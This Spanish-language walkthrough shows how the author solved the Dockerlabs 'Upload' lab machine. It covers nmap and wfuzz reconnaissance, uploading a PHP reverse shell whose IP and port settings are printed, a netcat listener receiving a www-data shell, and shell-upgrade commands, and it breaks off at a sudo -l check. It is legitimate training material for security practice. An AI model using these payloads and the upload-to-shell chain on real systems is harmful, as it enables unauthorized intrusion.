

Writeup

Maquina: Upload

Sitio: <https://dockerlabs.es/>



Cyberdark
18 Abril 2025



Writeup - Maquina: Upload

El Dia de hoy les compartiré la resolución de la maquina Upload de Dockerlabs

Link para descargar la Maquina <https://mega.nz/file/pOdwgYbB#8lTyf-mWFNq7xvKWObKUV9gkrZj3nzhuHVLGQmnZ6BQ>

Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimos y ejecutamos el siguiente comando.

El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

```
(root@Pandora)-[/home/cyberdark/dockerlabs/upload]
# bash auto_deploy.sh upload.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrara la máquina,

Abre otra terminal para poder realizar pruebas de conectividad

```
cyberdark@Pandora: ~
Archivo Acciones Editar Vista Ayuda

(cyberdark@Pandora)-[~]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.550 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.060 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.058 ms
```

Una vez hemos comprobado la conectividad iniciamos con nuestro levantamiento de información lo cual lo haremos desde Nmap, para saber que puertos están abiertos.

Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos mas rápido, pues no importa si se levanta mucho ruido)

Writeup - Maquina: Upload

```
root@Pandora: /home/cyberdark/dockerlabs/upload
Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/home/cyberdark/dockerlabs/upload]
# nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 1000 -v -oN scan_results.txt 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 16:59 -05
Initiating ARP Ping Scan at 16:59
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:59, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:59
Completed Parallel DNS resolution of 1 host. at 16:59, 0.04s elapsed
Initiating SYN Stealth Scan at 16:59
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:59, 0.32s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up (0.0000020s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(root@Pandora)-[/home/cyberdark/dockerlabs/upload]
#
```

-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.

```
PORT      STATE SERVICE
80/tcp    open  http
```

Como podemos observar encontramos el puerto 80 http abierto.

Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Writeup - Maquina: Upload

```
root@Pandora: /home/cyberdark/dockerlabs/upload
Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/home/cyberdark/dockerlabs/upload]
# nmap 172.17.0.2 -p80 -sVC -A -T5 -oN log_upload.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-18 17:04 -05
Nmap scan report for 172.17.0.2
Host is up (0.000087s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Upload here your file
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Warning: OSScan results may be unreliable because we could not find
at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.09 ms  172.17.0.2

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.69 seconds
```

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

-p80:

Especifica que solo se escaneará el puerto 80 (normalmente asociado con el servicio HTTP).

-sVC:

-sV: Detecta las versiones del software y servicios ejecutándose en el puerto especificado.

-C: Ejecuta scripts básicos de Nmap Scripting Engine (NSE) para obtener información adicional, como banners y configuraciones comunes.

-A:

Activa un escaneo avanzado que incluye:

Detección del sistema operativo.

Writeup - Maquina: Upload

Detección de versiones de servicios.

Traceroute (ruta hasta el objetivo).

Ejecución de scripts NSE predeterminados.

-T5: Usa el nivel de velocidad más alto para realizar el escaneo lo más rápido posible. Esto puede aumentar la probabilidad de perder paquetes en redes inestables, pero es ideal para entornos controlados como laboratorios.

-oN log_upload.txt: Guarda los resultados del escaneo en un archivo llamado log_upload.txt en formato legible para humanos (normal).


Nota: aca podemos encontrar

La versión exacta del servidor web o software en el puerto 80.

Scripts básicos que extraen información adicional, como encabezados HTTP.

Información sobre el sistema operativo y otras configuraciones.

Efectivamente escribimos la direccion ip en el navegador y tenemos la siguiente pagina.



Writeup - Maquina: Upload

Esto nos indica que esta página, nos permite subir archivos, intentemos subir de varias extensiones, txt, doc, ppt, php, etc

Ahora vamos a realizar un wfuzz para ver que directorios encontramos en esa IP.

--hc=404: Excluye respuestas HTTP con código 404 (Not Found), ya que no son útiles para identificar recursos válidos.

-t 200: Establece el número de hilos a 200, lo que significa que se envían hasta 200 solicitudes simultáneamente para acelerar el proceso.

-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt: Especifica el diccionario usado para el fuzzing. En este caso, un archivo de palabras muy conocido en pruebas de seguridad web.

<http://172.17.0.2/FUZZ>: Especifica la URL objetivo con FUZZ como marcador que será reemplazado por cada palabra en el diccionario.

Writeup - Maquina: Upload


```
root@Pandora: /home/cyberdark/dockerlabs/upload
Archivo Acciones Editar Vista Ayuda
(root@Pandora)-[/home/cyberdark/dockerlabs/upload]
# wfuzz --hc=404 -t 200 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
xt http://172.17.0.2/FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://172.17.0.2/FUZZ
Total requests: 220560
```





ID	Response	Lines	Word	Chars	Payload
000000003:	200	53 L	104 W	1361 Ch	"# Copyright 2007 James Fisher"
000000007:	200	53 L	104 W	1361 Ch	"# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000164:	301	9 L	28 W	310 Ch	"uploads"
000000001:	200	53 L	104 W	1361 Ch	"# directory-list-2.3-medium.txt"
000000004:	200	53 L	104 W	1361 Ch	"#"
000000002:	200	53 L	104 W	1361 Ch	"#"
000000005:	200	53 L	104 W	1361 Ch	"# This work is licensed under the Creative Commons"
000000008:	200	53 L	104 W	1361 Ch	"# or send a letter to Creative Commons, 171 Second Street,"
000000006:	200	53 L	104 W	1361 Ch	"# Attribution-Share Alike 3.0 License. To view a copy of this"
000000009:	200	53 L	104 W	1361 Ch	"# Suite 300, San Francisco, California, 94105, USA."
000000010:	200	53 L	104 W	1361 Ch	"#"
000000011:	200	53 L	104 W	1361 Ch	"# Priority ordered case sensitive list, where entries were found"
000000012:	200	53 L	104 W	1361 Ch	"# on at least 2 different hosts"
000000013:	200	53 L	104 W	1361 Ch	"#"
000000014:	200	53 L	104 W	1361 Ch	"http://172.17.0.2/"
000045240:	200	53 L	104 W	1361 Ch	"http://172.17.0.2/"
000095524:	403	9 L	28 W	275 Ch	"server-status"

Si nos damos cuenta el directorio uploads tiene permiso para ejecutarse o acceder

Writeup - Maquina: Upload




Index of /uploads

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 reverse.php	2025-04-18 11:40	5.4K	
 saludos.php	2025-04-18 11:34	20	
 saludos.txt	2025-04-18 11:28	39	

Apache/2.4.52 (Ubuntu) Server at 172.17.0.2 Port 80

Como podemos subir archivos vamos a tratar de realizar un reverse Shell y tratar de ejecutar un archivo php.

Recordemos que en Linux tenemos guardados unos diccionarios que podemos utilizar.



También tenemos unas revershell

Writeup - Maquina: Upload

```
root@Pandora: /usr/share/webshells/php
Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/usr/share/webshells]rlabs/upload
# ls
log_upload.txt
asp aspx cfm jsp laudanum perl php t 2025-04-18 17:04 -05
# cd php
# ls -a
. findsocket php-reverse-shell.php simple-backdoor.php
.. php-backdoor.php qsd-php-backdoor.php
Warning: Cannot read property 'path' of undefined because we could not find
#
```

Como vamos a subir un archivo php buscamos la revershell de php en este caso php-reverse-shell.php, la podemos llevar a nuestro directorio de la maquina que estamos resolviendo en este caso lo hago con el comando cp


```
root@Pandora: /home/cyberdark/dockerlabs/upload
Archivo Acciones Editar Vista Ayuda Ayuda

(root@Pandora)-[/home/cyberdark/dockerlabs/upload]
# cp /usr/share/webshells/php/php-reverse-shell.php .
```

Con esto hago que el archivo php quede en la ruta que estoy, que es home/Cyberdark/dockerlabs/upload, esto lo hago con el fin de tener los recursos que utilizo en cada máquina. (por cuestiones de orden)

Aca le cambio el nombre más corto y le deje reverse.php

Writeup - Maquina: Upload



The screenshot shows a terminal window with the following commands and output:

```
root@Pandora: /home/cyberdark/dockerlabs/upload
# ls -la
total 16
drwxr-xr-x 2 root root 4096 Jan 10 15:10
-rw-r--r-- 1 root root  121 Jan 10 15:10 auto_deploy.sh
-rw-r--r-- 1 root root  121 Jan 10 15:10 log_upload.txt
-rw-r--r-- 1 root root  121 Jan 10 15:10 reverse.php
-rw-r--r-- 1 root root  121 Jan 10 15:10 saludos.txt
-rw-r--r-- 1 root root  121 Jan 10 15:10 scan_results.txt
-rw-r--r-- 1 root root  121 Jan 10 15:10 upload.tar

root@Pandora: /home/cyberdark/dockerlabs/upload
# nano reverse.php

root@Pandora: /home/cyberdark/dockerlabs/upload
#
```


The nano editor shows the following code for reverse.php:

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.8'; // CHANGE THIS
$port = 4445; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Ingresamos a nano y acá modificamos estos parámetros que son la IP, ponemos la IP en este caso de la máquina de Linux que es la atacante y el puerto donde vamos a enviar la revershell. (aca podemos poner un puerto cualquiera)

Guardamos con ctrl+o y salimos con ctrl+x del editor nano

Luego subimos al servidor el archivo que modificamos



Ahora debemos ponernos en modo escucha en nuestro Kali

nc -nlvp 4445

nc:Es el comando que invoca Netcat.

Writeup - Maquina: Upload


-n: Evita la resolución de nombres DNS o de host, trabajando solo con direcciones IP. Esto acelera el proceso y evita posibles problemas de resolución.

-l: Coloca a Netcat en modo escucha. Esto significa que actúa como un servidor que espera conexiones entrantes.


-v: Activa el modo verbose (detallado). Esto muestra mensajes adicionales para que el usuario pueda ver qué sucede durante la ejecución.

-p 4445: Especifica el puerto 4445 en el que Netcat estará escuchando las conexiones entrantes.

Ahora damos clic en el archivo que subimos que se llama reverse.php




Y esto que hizo que se ejecutara nuestra revershell



Writeup - Maquina: Upload

Pero como se dan cuenta no tenemos permisos de root . si bien aca estamos en el servidor 172.17.0.2 ahora tenemos que mejorar este Shell.



```
root@Pandora: /usr/share/webshells/php
Archivo Acciones Editar Vista Ayuda

(root@Pandora)-[/usr/share/webshells/php]
# nc -nlvp 4445
listening on [any] 4445 ...
connect to [192.168.1.8] from (UNKNOWN) [172.17.0.2] 43778
Linux 02f43a2251ef 6.12.20-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.20
-1kali1 (2025-03-26) x86_64 x86_64 x86_64 GNU/Linux
 00:58:59 up 11:06,  0 users,  load average: 0.08, 0.07, 0.11
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls -la
.
..
.dockerenv
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ clear
TERM environment variable not set.
$
```

Writeup - Maquina: Upload

`script /dev/null -c bash` con este script


script: El comando `script` se utiliza para iniciar una sesión en la terminal y registrar todas las entradas y salidas en un archivo.

/dev/null: En lugar de guardar el registro en un archivo, se redirige la salida al dispositivo especial `/dev/null`. Este dispositivo descarta todo lo que se escribe en él, haciendo que no se cree ningún archivo de registro.

-c: Especifica un comando que `script` ejecutará en lugar de iniciar una nueva sesión predeterminada. En este caso, el comando es `bash`.

bash: Es el shell de comandos que se inicia como parte de este proceso.

Se ve de esta forma.



```
www-data@02f43a2251ef:/$
```

Mejoramos el Bash


Los suspendemos con un `ctrl+z` y con este comando `stty raw -echo; fg`

Que hacemos con esto

stty raw -echo: Cambia la configuración de la terminal para que funcione en modo "raw" y sin eco, preparando la terminal para interacciones más "crudas" o específicas.

fg: Trae un proceso previamente suspendido al primer plano, permitiendo interactuar con él en el entorno modificado de la terminal.

Y escribimos `reset xterm`



```
(root@Pandora)-[/usr/share/webshells/php]
# stty raw -echo; fg
[1] + continued nc -nlvp 4445
reset xterm
```

Writeup - Maquina: Upload

```
www-data@02f43a2251ef:/$ export TERM=xterm
www-data@02f43a2251ef:/$ export SHELL=/bin/bash
```


TERM: Es una variable de entorno que define el tipo de terminal que el sistema operativo y las aplicaciones asociadas deben emular.

xterm: Es un tipo estándar de terminal que emula funcionalidades avanzadas como:

- Soporte para colores.
- Reconocimiento de teclas especiales (como las teclas de función).
- Codificación adecuada para manejar caracteres especiales.

Con esto lo que hacemos es configurar TERM=xterm asegura que el entorno se comporte como un terminal xterm-compatible, que es un estándar muy utilizado.

Ahora ya tenemos la funcionalidad del Bash




```
root@Pandora: /usr/share/webshells/php
Archivo Acciones Editar Vista Ayuda
www-data@02f43a2251ef:/$ ls -a
.  .dockerenv  boot  etc  lib  lib64  media  opt  root  sbin
sys  usr
..  bin  dev  home  lib32  libx32  mnt  proc  run  srv
tmp  var
www-data@02f43a2251ef:/$
```

Tenemos privilegios mínimos lo que tenemos que hacer es conseguir root, lo podemos hacer de un par de maneras

Como podemos ver tenemos permiso pues ejecutamos el comando sudo -l

El comando sudo -l en Linux se utiliza para listar los privilegios de sudo que tiene el usuario actual. Básicamente, muestra qué comandos puede ejecutar el usuario con permisos de superusuario (root) sin necesidad de ingresar la contraseña de sudo cada vez.

Writeup - Maquina: Upload

